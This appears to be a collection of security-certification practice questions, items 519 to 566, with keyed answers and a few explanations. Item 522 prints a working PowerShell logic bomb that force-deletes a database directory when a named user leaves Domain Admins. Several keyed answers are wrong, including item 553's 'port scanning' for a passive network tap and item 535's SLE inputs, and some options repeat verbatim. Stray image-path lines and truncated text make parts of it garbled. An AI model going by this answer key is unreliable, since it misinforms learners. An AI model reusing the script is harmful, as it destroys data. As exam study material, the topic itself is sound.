Which of the following will the administrator need to implement to enforce access control?
A. Discretionary access control
B. Mandatory access control
C. Role-based access control
D. Rule-based access control
Answer: B

519.An analyst is using a vulnerability scanner to look for common security misconfigurations on devices.
Which of the following might be identified by the scanner? (Select TWO).
A. The firewall is disabled on workstations.

B. SSH is enabled on servers.
C. Browser homepages have not been customized.
D. Default administrator credentials exist on networking hardware.
E. The OS is only set to check for updates once a day.
Answer: AD

520.A security analyst is reviewing patches on servers. One of the servers is reporting the following error message in the WSUS management console:
The computer has not reported status in 30 days.
Given this scenario, which of the following statements BEST represents the issue with the output above?
A. The computer in question has not pulled the latest ACL policies for the firewall.
B. The computer in question has not pulled the latest GPO policies from the management server.
C. The computer in question has not pulled the latest antivirus definitions from the antivirus program.
D. The computer in question has not pulled the latest application software updates.
Answer: D

521.Two users must encrypt and transmit large amount of data between them.
Which of the following should they use to encrypt and transmit the data?
A. Symmetric algorithm
B. Hash function
C. Digital signature
D. Obfuscation
Answer: A

522.A security administrator is reviewing the following PowerShell script referenced in the Task Scheduler on a database server:

```
$members = GetADGroupMemeber -Identity "Domain Admins" -Recursive |
Select - ExpandProperty name
if ($members -notcontains "JohnDoe"){
Remove-Item -path C:\Database -recurse -force
}
```

Which of the following did the security administrator discover?
A. Ransomeware
B. Backdoor
C. Logic bomb
D. Trojan
Answer: C

523.A bank is experiencing a DoS attack against an application designed to handle 500IP-based sessions. in addition, the perimeter router can only handle 1Gbps of traffic.
Which of the following should be implemented to prevent a DoS attacks in the future?
A. Deploy multiple web servers and implement a load balancer
B. Increase the capacity of the perimeter router to 10 Gbps
C. Install a firewall at the network to prevent all attacks

D. Use redundancy across all network devices and services

Answer: D

524.A malicious system continuously sends an extremely large number of SYN packets to a server.

Which of the following BEST describes the resulting effect?

A. The server will be unable to server clients due to lack of bandwidth

B. the server's firewall will be unable to effectively filter traffic due to the amount of data transmitted

C. The server will crash when trying to reassemble all the fragmented packets

D. The server will exhaust its memory maintaining half-open connections

Answer: D

525.A systems administrator is deploying a new mission essential server into a virtual environment.

Which of the following is BEST mitigated by the environment's rapid elasticity characteristic?

A. Data confidentiality breaches

B. VM escape attacks

C. Lack of redundancy

D. Denial of service

Answer: D

526.Which of the following is the proper order for logging a user into a system from the first step to the last step?

A. Identification, authentication, authorization

B. Identification, authorization, authentication

C. Authentication, identification, authorization

D. Authentication, identification, authorization

E. Authorization, identification, authentication

Answer: A

527.A company stores highly sensitive data files used by the accounting system on a server file share.

The accounting system uses a service account named accounting-svc to access the file share.

The data is protected will a full disk encryption, and the permissions are set as follows:

File system permissions: Users = Read Only

Share permission: accounting-svc = Read Only

Given the listed protections are in place and unchanged, to which of the following risks is the data still subject?

A. Exploitation of local console access and removal of data

B. Theft of physical hard drives and a breach of confidentiality

C. Remote exfiltration of data using domain credentials

D. Disclosure of sensitive data to third parties due to excessive share permissions

Answer: A

528.A bank uses a wireless network to transmit credit card purchases to a billing system.

Which of the following would be MOST appropriate to protect credit card information from being accessed by unauthorized individuals outside of the premises?

A. Air gap
B. Infrared detection
C. Faraday cage
D. Protected distributions
Answer: C

529.Joe, a salesman, was assigned to a new project that requires him to travel to a client site. While waiting for a flight, Joe decides to connect to the airport wireless network without connecting to a VPN, and then sends confidential emails to fellow colleagues. A few days later, the company experiences a data breach. Upon investigation, the company learns Joe's emails were intercepted.
Which of the following MOST likely caused the data breach?
A. Policy violation
B. Social engineering
C. Insider threat
D. Zero--day attack
Answer: A

530.A help desk technician receives a phone call from an individual claiming to be an employee of the organization and requesting assistance to access a locked account. The help desk technician asks the individual to provide proof of identity before access can be granted.
Which of the following types of attack is the caller performing?
A. Phishing
B. Shoulder surfing
C. Impersonation
D. Dumpster diving
Answer: C

531.Confidential emails from an organization were posted to a website without the organization's knowledge. Upon investigation, it was determined that the emails were obtained from an internal actor who sniffed the emails in plain text.
Which of the following protocols, if properly implemented, would have MOST likely prevented the emails from being sniffed? (Select TWO)
A. Secure IMAP
B. DNSSEC
C. S/MIME
D. SMTPS
E. HTTPS
Answer: CD
Explanation:
SMTPS (Simple Mail Transfer Protocol Secure) is a deprecated method for securing SMTP with transport layer security. It is intended to provide authentication of the communication partners, as well as data integrity and confidentiality.
SMTPS is not a proprietary protocol and not an extension of SMTP. It is just a way to secure SMTP at the transport layer. SMTPS uses port 465.

532.A company wants to implement an access management solution that allows employees to use the same usernames and passwords for multiple applications without having to keep multiple credentials synchronized.
Which of the following solutions would BEST meet these requirements?
A. Multifactor authentication
B. SSO
C. Biometrics
D. PKI
E. Federation
Answer: BE

533.An external auditor visits the human resources department and performs a physical security assessment. The auditor observed documents on printers that are unclaimed. A closer look at these documents reveals employee names, addresses, ages, and types of medical and dental coverage options each employee has selected.
Which of the following is the MOST appropriate actions to take?
A. Flip the documents face down so no one knows these documents are PII sensitive
B. Shred the documents and let the owner print the new set
C. Retrieve the documents, label them with a PII cover sheet, and return them to the printer
D. Report to the human resources manager that their personnel are violating a privacy policy
Answer: D

534.Which of the following authentication concepts is a gait analysis MOST closely associated?
A. Somewhere you are
B. Something you are
C. Something you do
D. Something you know
Answer: C

535.Which of the following metrics are used to calculate the SLE? (Select TWO)
A. ROI
B. ARO
C. ALE
D. MTBF
E. MTTF
F. TCO
Answer: BC

536.Due to regulatory requirements, server in a global organization must use time synchronization.
Which of the following represents the MOST secure method of time synchronization?
A. The server should connect to external Stratum 0 NTP servers for synchronization
B. The server should connect to internal Stratum 0 NTP servers for synchronization
C. The server should connect to external Stratum 1 NTP servers for synchronization

D. The server should connect to external Stratum 1 NTP servers for synchronization

Answer: B

Explanation:

Configure your own Internal NTP hierarchical service for your network. It is possible to purchase Stratum 1 or Stratum 0 NTP appliances to use internally for less than the cost of a typical server.

It is also possible to set up a private NTP server at a very low cost. The feasibility of setting up a commercial off the shelf (COTS) NTP server is evidenced in a recent effort to configure a Raspberry Pi computer as a Stratum-1 server. If you do decide to configure you own, please consider the following best practices:

Standardize to UTC time. Within an enterprise, standardize all systems to coordinated universal time (UTC).

Standardizing to UTC simplifies log correlation within the organization and with external parties no matter what time zone the device being synchronized is located in.

Securing the network time service. Restrict the commands that can be used on the stratum servers. Do not allow public queries of the stratum servers. Only allow known networks/hosts to communicate with their respective stratum servers.

Consider the business need for cryptography. Many administrators try to secure their networks with encrypted communications and encrypted authentication. I would introduce a note of caution here because although there are cryptographic services associated with NTP for securing NTP communications, the use of encryption introduces more sources for problems, such as requiring key management, and it also requires a higher computational overhead.

Remember Segal's Law. Ideally, it would work to have three or more Stratum 0 or Stratum 1 servers and use those servers as primary masters. Remember Segal's Law: having two NTP servers makes it hard to know which one is accurate. Two Stratum 0 servers would provide a more accurate timestamp because they are using a time source that is considered definitive.

537.When sending messages using symmetric encryption, which of the following must happen FIRST?

A. Exchange encryption key

B. Establish digital signatures

C. Agree on an encryption method

D. Install digital certificates

Answer: C

538.Which of the following scenarios BEST describes an implementation of non-repudiation?

A. A user logs into a domain workstation and access network file shares for another department

B. A user remotely logs into the mail server with another user's credentials

C. A user sends a digitally signed email to the entire finance department about an upcoming meeting

D. A user access the workstation registry to make unauthorized changes to enable functionality within an application

Answer: C

539.An office manager found a folder that included documents with various types of data relating to corporate clients. The office manager notified the data included dates of birth, addresses, and phone numbers for the clients. The office manager then reported this finding to the security compliance officer.

Which of the following portions of the policy would the security officer need to consult to determine if a breach has occurred?

A. Public

B. Private

C. PHI

D. PII

Answer: D

540.Which of the following is an asymmetric function that generates a new and separate key every time it runs?

A. RSA

B. DSA

C. DHE

D. HMAC

E. PBKDF2

Answer: C

541.Which of the following would be considered multifactor authentication?

A. Hardware token and smart card

B. Voice recognition and retina scan

C. Strong password and fingerprint

D. PIN and security questions

Answer: C

542.Users report the following message appear when browsing to the company's secure site:

This website

Which of the following actions should a security analyst take to resolve these cannot be trusted messages? (Select TWO)

A. Verify the certificate has not expired on the server

B. Ensure the certificate has a .pfx extension on the server

C. Update the root certificate into the client computer certificate store

D. Install the updated private key on the web server

E. Have users clear their browsing history and relaunch the session

Answer: AC

543.A user receives an email from ISP indicating malicious traffic coming from the user's home network is detected. The traffic appears to be Linux-based, and it is targeting a website that was recently featured on the news as being taken offline by an Internet attack. The only Linux device on the network is a home surveillance camera system.

Which of the following BEST describes what is happening?

A. The camera system is infected with a bot.

B. The camera system is infected with a RAT.

C. The camera system is infected with a Trojan.

D. The camera system is infected with a backdoor.

Answer: A

544.A security auditor is testing perimeter security in a building that is protected by badge readers.
Which of the following types of attacks would MOST likely gain access?
A. Phishing
B. Man-in-the-middle
C. Tailgating
D. Watering hole
E. Shoulder surfing
Answer: C

545.Which of the following encryption methods does PKI typically use to securely protect keys?
A. Elliptic curve
B. Digital signatures
C. Asymmetric
D. Obfuscation
Answer: C

546.A department head at a university resigned on the first day of spring semester. It was subsequently determined that the department head deleted numerous files and directories from the server-based home directory while the campus was closed.
Which of the following policies or procedures could have prevented this form occurring?
A. Time-of-day restrictions
B. Permissions auditing and review
C. Offboarding
D. Account expiration
Answer: C

547.An organization wants to upgrade its enterprise-wide desktop computer solution. The organization currently has 500 PCs active on the network. the Chief Information Security Officer (CISO) suggests that the organization employ desktop imaging technology for such a large scale upgrade.
Which of the following is a security benefit of implementing an imaging solution?
A. it allows for faster deployment
B. it provides a consistent baseline
C. It reduces the number of vulnerabilities
D. It decreases the boot time
Answer: B

548.A senior incident response manager receives a call about some external IPs communicating with internal computers during off hours.
Which of the following types of malware is MOST likely causing this issue?
A. Botnet
B. Ransomware
C. Polymorphic malware

D. Armored virus

Answer: A

549.An organization has implemented an IPSec VPN access for remote users.

Which of the following IPSec modes would be the MOST secure for this organization to implement?

A. Tunnel mode

B. Transport mode

C. AH-only mode

D. ESP-only mode

Answer: A

Explanation:

In both ESP and AH cases with IPSec Transport mode, the IP header is exposed. The IP header is not exposed in IPSec Tunnel mode.

550.A security engineer is configuring a wireless network with EAP-TLS.

Which of the following activities is a requirement for this configuration?

A. Setting up a TACACS+ server

B. Configuring federation between authentication servers

C. Enabling TOTP

D. Deploying certificates to endpoint devices

Answer: D

551.Several workstations on a network are found to be on OS versions that are vulnerable to a specific attack.

Which of the following is considered to be a corrective action to combat this vulnerability?

A. Install an antivirus definition patch

B. Educate the workstation users

C. Leverage server isolation

D. Install a vendor-supplied patch

E. Install an intrusion detection system

Answer: D

552.An external contractor, who has not been given information about the software or network architecture, is conducting a penetration test.

Which of the following BEST describes the test being performed?

A.Black box

B.White box

C.Passive reconnaissance

D.Vulnerability scan

Answer: A

553.A security analyst has set up a network tap to monitor network traffic for vulnerabilities.

Which of the following techniques would BEST describe the approach the analyst has taken?

A.Compliance scanning

B.Credentialed scanning
C.Passive vulnerability scanning
D.Port scanning
Answer: D

554.Due to regulatory requirements, a security analyst must implement full drive encryption on a Windows file server.
Which of the following should the analyst implement on the system to BEST meet this requirement? (Choose two.)
A.Enable and configure EFS on the file system.
B.Ensure the hardware supports TPM, and enable it in the BIOS.
C.Ensure the hardware supports VT-X, and enable it in the BIOS.
D.Enable and configure BitLocker on the drives.
Answer: BD

555.A company's loss control department identifies theft as a recurring loss type over the past year. Based on the department's report, the Chief Information Officer (CIO) wants to detect theft of datacenter equipment.
Which of the following controls should be implemented?
A.Biometrics
B.Cameras
C.Motion detectors
D.Mantraps
Answer: C

556.Which of the following penetration testing concepts is being used when an attacker uses public Internet databases to enumerate and learn more about a target?
A.Reconnaissance
B.Initial exploitation
C.Pivoting
D.Vulnerability scanning
E.White box testing
Answer: A

557.While performing a penetration test, the technicians want their efforts to go unnoticed for as long as possible while they gather useful data about the network they are assessing.
Which of the following would be the BEST choice for the technicians?
A.Vulnerability scanner
B.Offline password cracker
C.Packet sniffer
D.Banner grabbing
Answer: C

558.A security analyst captures forensic evidence from a potentially compromised system for further investigation. The evidence is documented and securely stored to FIRST:

A.maintain the chain of custody.

B.preserve the data.

C.obtain a legal hold.

D.recover data at a later time.

Answer: B

559.A security analyst is investigating a security breach. Upon inspection of the audit an access logs, the analyst notices the host was accessed and the /etc/passwd file was modified with a new entry for username "gotcha" and user ID of 0.

Which of the following are the MOST likely attack vector and tool the analyst should use to determine if the attack is still ongoing? (Select TWO)

A.Logic bomb

B.Backdoor

C.Keylogger

D.Netstat

E.Tracert

F.Ping

Answer: BD

560.A systems administrator wants to provide balance between the security of a wireless network and usability. The administrator is concerned with wireless encryption compatibility of older devices used by some employees.

Which of the following would provide strong security and backward compatibility when accessing the wireless network?

A.Open wireless network and SSL VPN

B.WPA using a preshared key

C.WPA2 using a RADIUS back-end for 802.1x authentication

D.WEP with a 40-bit key

Answer: B

561.A company recently replaced its unsecure email server with a cloud-based email and collaboration solution that is managed and insured by a third party.

Which of the following actions did the company take regarding risks related to its email and collaboration services?

A.Transference


B.Acceptance

C.Mitigation

D.Deterrence

Answer: A

562.A security administrator is reviewing the following network capture:



```
192.168.20.43:2043 -> 10.234.66.21:80
POST "192.168.20.43 https://www.banksite.com<ENTER>JoeUsr<BackSPACE>erPassword<ENTER>"
```

Which of the following malware is MOST likely to generate the above information?

A.Keylogger


B.Ransomware

C.Logic bomb

D.Adware

Answer: A


563.A network administrator adds an ACL to allow only HTTPS connections form host 192.168.2.3 to web server 192.168.5.2. After applying the rule, the host is unable to access the server. The network administrator runs the output and notices the configuration below:



```
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.1682.3 eq 443 host 192.168.5.2
```


Which of the following rules would be BEST to resolve the issue?

A.




```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
```

B.




```
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
```

C.



```
accesslist 102 permit tcp host 192.168.2.3 eq 443 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
```

D.



```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
```

Answer: A

564.A datacenter recently experienced a breach. When access was gained, an RF device was used to access an air-gapped and locked server rack.

Which of the following would BEST prevent this type of attack?

A.Faraday cage

B.Smart cards

C.Infrared detection

D.Alarms

Answer: A

565.A security analyst is working on a project that requires the implementation of a stream cipher.

Which of the following should the analyst use?

A.Hash function

B.Elliptic curve

C.Symmetric algorithm
D.Public key cryptography
Answer: C

566.Which of the following would allow for the QUICKEST restoration of a server into a warm recovery site in a case in which server data mirroring is not enabled?
A.Full backup
B.Incremental backup
C.Differential backup
D.Snapshot
Answer: C